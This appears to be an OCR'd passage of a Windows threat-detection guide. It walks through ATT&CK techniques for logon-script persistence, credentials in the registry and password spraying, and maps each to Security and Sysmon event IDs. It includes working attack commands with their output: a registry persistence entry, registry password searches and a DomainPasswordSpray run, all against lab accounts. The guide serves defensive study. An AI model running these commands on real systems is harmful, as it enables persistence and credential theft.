
- **How to detect T1037 events?**

3. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> Sysmon




- **Command –** Example

```
REG ADD HKCU\Environment /f /v UserInitMprLogonScript /t REG_MULTI_SZ /d "C:\Windows\System32\cmd.exe"
```





```
C:\Users\Administrator>
C:\Users\Administrator>
C:\Users\Administrator>reg add "HKCU\Environment /f /v UserInitMprLogonScript /t REG_MULTI_SZ /d "C:\Windows\System32\cmd.exe"
The operation completed successfully.
```

- Event 12 & 13 will show up as usually



- Event 13



- **Registry Keys –** Windows Events

Windows Event ID	**Description**	**Task Category**	**Priority**
4657	A registry value was modified	Registry	Set auditing rules on specific Registry keys you want to monitor
Symon Event ID	**Description**	**Task Category**	**Priority**
12	Registry object added or deleted	Registry object added or deleted	Depends
13	Registry value set	Registry value set	Depends


- **Do you have to monitor all the Registry keys?**
- No, you don't. It is up to you to log specific registry keys that might be abused, like logon scripts for example.

- **T1214 –** Credentials in Registry


Name	Soft Cell
Description	Operation Soft Cell is a group that is report-edly affiliated with China and is likely state-sponsored. The group has operated since at least 2012 and has compromised high-profile telecommunications networks
Technique	Soft Cell used reg commands to dump specific hives from the Windows Registry, such as the SAM hive, and obtain password hashes.
Tactic	Credential Access

- **How to detect T1214 events?**


2. Event Viewer -> **Security**



- **Set auditing on the following key only:**
- HKLM\Security
- HKLM\SAM




- Do the same for HKLM\Security



Command

- Local Machine Hive: reg query HKLM /f password /t REG_SZ /s
- Current User Hive: reg query HKCU /f password /t REG_SZ /s


- Turn on Object Access




- Now when someone is going to dump credentials :D


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0afd998-c8e8-42a1-86d7-7c10c664a415}
    (Default)    REG_SZ    Picture Password Enrollment UX

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{2135f72a-90b5-4ed3-a7f1-8bb705ac276a}
    (Default)    REG_SZ    PicturePasswordLogonProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{24954E9B-D39A-4168-A3B2-E5014C94492F}
    (Default)    REG_SZ    OOBE Upgrade Password Page

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{29EA1611-529B-4113-8EE3-EE0F6DD2C715}
    (Default)    REG_SZ    RASGCW Change Password Class

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{3bfe6eb7-281d-4333-999e-e949e3621de7}
    (Default)    REG_SZ    Cert Password UI class
```

- Event **4656** ''A handle to an object was requested'' will show up with a few traces.




- First one with **Object Access**: SECURITY
- Second one with **Process Name:** C:\Windows\System32\reg.exe





- A known is to look at the following:



READ ME:


This can be very noisy, sorry.

- **T1110 –** Brute Force (Password Spraying)

Group Name	IRIDIUM
Description	IRIDIUM is a Iran-based APT group that is known by the media for breaching Citrix
Technique	Password Spraying
Tactic	Credential Access

- **How to detect Password Spraying events?**

1. Event Viewer -> **Security**




- First, we have to understand what ''Password Spraying'' is.

Password spraying is a type of brute force attack where the hacker tries to gain access to an organisation's systems by testing out a small number of commonly used **passwords** on a large number of accounts, on the assumption that within a large group of people, there's likely to be at least one using a common **password**.
17 okt. 2018

What is password spraying and how would you recognise it ...
https://www.beaming.co.uk › knowledge-base › what-is-password-spraying-2

- Now let's perform a Password Spraying attack. I will create a bunch of accounts with a poor password, such as ''Wachtwoord''
- I have created four accounts with the password ''Wachtwoord''




- Now I am going to use the following tool to launch the Password Spray attack
- https://github.com/mdavis332/DomainPasswordSpray

- Here we have launched the Password Spray attack.


```
PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\DomainPasswordSpray-master
PS C:\Users\Administrator\Downloads\DomainPasswordSpray-master> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\Administrator\Downloads\DomainPasswordSpray-master> Invoke-DomainPasswordSpray -Password 'Wachtwoord'
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 8 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 8 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 8 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Wachtwoord against 8 users. Current time is 1:49 AM
[*] Writing successes to
[*] SUCCESS! User:User1 Password:Wachtwoord
[*] SUCCESS! User:User2 Password:Wachtwoord
[*] SUCCESS! User:User3 Password:Wachtwoord
[*] SUCCESS! User:User4 Password:Wachtwoord
[*] Password spraying is complete
PS C:\Users\Administrator\Downloads\DomainPasswordSpray-master> _
```

- For all the failed logons you will receive **4648** & **4625** in the **Security** logs




- Event **4648** *''An logon was attempted was using explicit credentials''*

- Here we are able to see that **Contoso\Administrator** tried to log on the account of **BenS**.




- Event **4625** *''An account failed to log on''*

